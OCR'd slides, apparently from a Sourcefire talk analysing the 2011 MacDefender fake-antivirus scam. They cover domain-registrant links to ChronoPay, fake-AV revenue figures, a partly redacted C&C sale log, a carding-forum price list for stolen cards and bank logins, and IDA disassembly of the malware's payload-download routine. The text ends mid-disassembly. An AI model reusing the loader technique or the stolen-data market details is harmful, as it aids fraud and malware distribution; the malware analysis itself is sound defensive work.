
Mac-defence.com registrant details

Contact Id	12656237
Name	Ivan Ivanov
Email Address	fc@mail-eye.com
Company Name	Crusader Inc
Address1	Volgogradskaya st.1
Address2	
Address3	
Tel No.	+007.678478912
Fax No.	
City	Volgograd
State/Region/Province	Volgogradskaya oblast
Country	Russia
Zip	126453

Email address related to ChronoPay

- Largest Russian payment processor
- ChronoPay security breach in 2010 lead to leak of documents
- Documents show that ChronoPay owns mail-eye.com
- Documents also show that fc@mail-eye.com belong to ChronoPay's comptroller (**f**inancial **c**ontroller)

ChronoPay, registrant for rogue-related domains



SOURCEfire®

A notice related to “MacDefender scam”

Sunday, 29 May 2011

ChronoPay completely and totally disavows the most recent blog postings and publications alleging a connection between ChronoPay and MacDefender and assures our customers that our company is not involved with MacDefender in anyway, not are we involved with any virus production as has been alleged.

http://www.chronopay.com/en/content/view/249/121/

Options purchased

- ~61%: 1-year license
- ~25%: lifetime license
- ~14%: 2-year license

SOURCEfire®

Conversion rate

- Typically around 2%
- Fake AV 1 generated $11,303,494
  - 8,403,008 installations in 3 months
  - 189,342 sales
- Fake AV 2 generated $5,046,508
  - 6,624,508 installations over 16 months
  - 137,219 sales
- Fake AV 3 generated $116,94,854
  - 91,305,640 installations for Mar 2008 to Aug 2010
  - 1,969,953 sales

B. Stone-Gross, R.Abman, R. Kemmerer, C. Kruegel, D. Steigerwald and G. Vigna The Underground Economy of Fake Antivirus Software, WEIS 2011

Sale.log from MacProtector C&C server

2011-03-30 07:18:59 Sale debug_id=24845864 oaffid=28604 naffid=28604 notfake=true req Array

```
(
    [aff] => 286
    [sa] => 4
    [key] => 147368
    [country] => FR
    [id] => 39139551
)
 res=Array
(
    [status] => Accept
    [name] => ber[redacted]
    [opid] => 353421
    [email] => a.[redacted]@free.fr
    [transId] => 39139551
    [product_id] => 004595-0001-0001
)
 mail=Array
(
    [NAME] => be[redacted]
    [EMAIL] => a.[redacted]@free.fr
    [OPID] => 353421
    [TID] => 39139551
    [phone] => +1-800-417-5679
    [serial] => WNDS-6W954-FX65B-41VDF-8G4JI
    [salesite] => www.yoursoftmagazine.com
    [supportsite] => http://systemtoolonline.com
)

salesites=Array
(
    [004559-0001-0001] => www.interactivesoftwareshop.com
    [004561-0001-0001] => www.bestsoftsolutions.com
    [004563-0001-0001] => www.yourbestapplications.com
    [004572-0001-0001] => www.marketingsoftsolutions.net
    [004581-0001-0001] => www.saleapps.net
    [004584-0001-0001] => www.software4sale.net
    [004588-0001-0001] => www.softwareprotector.net
    [004589-0001-0001] => www.interactivesoftwareshop.com
    [005769-0001-0001] => www.yourbestapplications.com
    [005772-0001-0001] => www.marketingsoftwaresolutions.net
    [004595-0001-0001] => www.yoursoftmagazine.com
    [004596-0001-0001] => www.bestsoftsolutions.com
)
```

Source: [redacted]9.211/logs/sale.log

Victims location

- 1,523 entries spanning 2 days in sale.log
  - 75.6% from US
  - 8.1% from AU
  - 4.9 % from UK
  - 3.8% from CA
  - 2.0 % from NZ
  - 1.6% from FR

Breakdown by email

- 1,523 entries
  - 27.0 % registered with @yahoo
  - 16.6% registered with @hotmail
  - 10.7% registered with @gmail
  - 8.4% registered with @aol
  - 3.1% registered with @comcast
  - 0.1% registered with @mac
  - 1.6% registered with .fr
  - 1.6% registered with .edu
  - 0.7% registered with @free.fr


Your information is worth something, but next to nothing

SELL CCV2,tracks+ ATM PIN,FULLZ, BANK LOGIN, BANK TRANSFER..Skimmers , Msr , Blank Plastic Cards, Cvv2/Fullz , …ATM Skimmer Wincor Nixdorf…Chip…….

- 1 Visa card…….3$
- 1 master card…….2$
- 1 amex card…….4$
- 1 Dicover card…….4$
- 1 Company card…….8$
- 1 Uk Card Nornal CC…….5$
- 1 Uk Card With DOB …….20$
- 1 Track 1& 2 CC…….30$
- 1 Fresh Fullz …….20$
- 1 Dead Fullz …….15$
- 1 Eu ……. 15$
- 1 Paypal vefified without balance==30$
- 1 Paypal verified with 1000$ balance ==50$
- 1 BALANCE IN CHASE …….70K TO 155K ========160$
- 1 BALANCE IN WASHOVIA…….24K TO 80K==========80$
- 1 BALANCE IN BOA……. 75K TO 450K==========300$
- 1 BALANCE IN CREDIT UNION…….ANY AMOUNT=========300$
- 1 BALANCE IN HALIFAX…….ANY AMOUNT=========300$
- 1 BALANCE IN COMPASS…….ANY AMOUNT=========300$

CONTACT ME :: [redacted]s47
EMAIL ADDRESS : [redacted]s47@yahoo.com
ICQ NUMBER :: [redacted]819

MacProtector, MacDefender, MacShield, MacGuard, Winwebsec: one happy family



SOURCEfire®

MacProtector, Winwebsec traffic


- Winwebsec
  - http://a.b.c.d/i.php?affid=foo&data=foo1&v=foo2
  - http://a.b.c.d/buy.php?affid=foo&data=foo1&v=foo2
- MacProtector
  - http://e.f.g.h/i.php?v=foo3&affid=foo4&data=foo5
  - http://e.f.g.h/mac.php?v=foo3&affid=foo4&data=foo5

MacDefender

- Like MacProtector, MacShield, MacGuard, etc.., distributed as a stub .mpkg installer
- .mpkg drop avRunner.app in Applications directory and executes it
- Let's disassemble avRunner.app

Disassembly tool: IDA Pro


- Not much around main()
- Objective-C Cocoa
- Main calls NSApplicationMain
- No user code there
- Need better location for analysis



SOURCEfire®

applicationDidFinishLaunching

- Classic entry point in Cocoa apps
- But not much here….




```
; Attributes: bp-based frame

__InstallerAppDelegate_applicationDidFinishLaunching__ proc near
push    ebp
mov     ebp, esp
leave
retn
__InstallerAppDelegate_applicationDidFinishLaunching__ endp
```

DownloadWindCtrl_startDownloadingURL


```
; Attributes: bp-based frame

__DownloadWinCtrl_startDownloadingURL__ proc near

arg_0= dword ptr  8
arg_8= byte ptr  10h

push    ebp
mov     ebp, esp
push    esi
push    ebx
sub     esp, 20h
call    $+5
pop     ebx
cmp     [ebp+arg_8], 1
sbb     eax, eax
not     eax
add     eax, 2
mov     [esp], eax
call    __ZL14getConfigParami ; getConfigParam(int)
mov     esi, eax
mov     dword ptr [esp], 0
call    __ZL14getConfigParami ; getConfigParam(int)
mov     dword ptr [esp], 3
call    __ZL14getConfigParami ; getConfigParam(int)
mov     [esp+10h], eax
mov     [esp+0Ch], esi
lea     eax, (cfstr_Http@MacSoft_p.isa - 2E3Fh)[ebx] ; "http://%@/mac/soft.php?affid=%@"
mov     [esp+8], eax
mov     eax, ds:(off_543C - 2E3Fh)[ebx]
mov     [esp+4], eax
mov     eax, ds:(off_5458 - 2E3Fh)[ebx]
mov     [esp], eax
call    _objc_msgSend
```

getConfigParam



Let's dig deeper

- Takes one integer
- Branching based on integer value



```
; Attributes: bp-based frame

; getConfigParam(int)
__ZL14getConfigParami proc near

var_2C= dword ptr -2Ch
var_19= byte ptr -19h
arg_0= dword ptr  8

push    ebp
mov     ebp, esp
push    edi
push    esi
push    ebx
sub     esp, 3Ch
call    $+5
pop     ebx
cmp     [ebp+arg_0], 3
jbe     short loc_2AB1
```


Back to DownloadWindCtrl_startDownloadingURL

```
; Attributes: bp-based frame

__DownloadWinCtrl_startDownloadingURL__ proc near

arg_0= dword ptr  8
arg_8= byte ptr  10h

push    ebp
mov     ebp, esp
push    esi
push    ebx
sub     esp, 20h
call    $+5
pop     ebx
cmp     [ebp+arg_8], 1
sbb     eax, eax
not     eax
add     eax, 2
mov     [esp], eax
call    __ZL14getConfigParami ; getConfigParam(int)
mov     esi, eax
mov     dword ptr [esp], 0
call    __ZL14getConfigParami ; getConfigParam(int)
mov     dword ptr [esp], 3
call    __ZL14getConfigParami ; getConfigParam(int)
mov     [esp+10h], eax
mov     [esp+0Ch], esi
lea     eax, (cfstr_Http@MacSoft_p.isa - 2E3Fh)[ebx] ; "http://%@/mac/soft.php?affid=%@"
mov     [esp+8], eax
mov     eax, ds:(off_543C - 2E3Fh)[ebx]
mov     [esp+4], eax
mov     eax, ds:(off_5458 - 2E3Fh)[ebx]
mov     [esp], eax
call    _objc_msgSend
```

```
if (arg_8 == 0)
        eax = 2;
else
        eax = 1;
hostname = getConfigParam(eax);
```

Back to getConfigParam


- Argument passed either 1 or 2
- Jump will always be taken



```
; Attributes: bp-based frame

; getConfigParam(int)
__ZL14getConfigParami proc near

var_2C= dword ptr -2Ch
var_19= byte ptr -19h
arg_0= dword ptr  8

push    ebp
mov     ebp, esp
push    edi
push    esi
push    ebx
sub     esp, 3Ch
call    $+5
pop     ebx
cmp     [ebp+arg_0], 3
jbe     short loc_2AB1
```

loc_AB1


- Open DownloadPict.png in Resources dir



```
loc_2AB1:
mov     eax, ds:(off_544C - 2A80h)[ebx]
mov     [esp+4], eax
mov     eax, ds:(off_545C - 2A80h)[ebx]
mov     [esp], eax
call    _objc_msgSend
lea     edx, (cfstr_Png.isa - 2A80h)[ebx] ; "png"
mov     [esp+0Ch], edx
lea     edx, (cfstr_Downloadpict.isa - 2A80h)[ebx] ; "DownloadPict"
mov     [esp+8], edx
mov     edx, ds:(off_5448 - 2A80h)[ebx]
mov     [esp+4], edx
mov     [esp], eax
call    _objc_msgSend
mov     dword ptr [esp+8], 1
mov     edx, ds:(off_5454 - 2A80h)[ebx]
mov     [esp+4], edx
mov     [esp], eax
call    _objc_msgSend
lea     edx, (aRb - 2A80h)[ebx] ; "rb"
mov     [esp+4], edx    ; char *
mov     [esp], eax      ; char *
call    _fopen
mov     edi, eax
test    eax, eax
jnz     short loc_2B36
```

loc_2B36

- int fseek (File * stream,
  long int offset,
  int origin);
- 2 = SEEK_END
- 0xFFFFFFFF = -1 (signed 32-bit int)



```
loc_2B36:
mov     [ebp+var_19], 0
mov     dword ptr [esp+8], 2 ; int
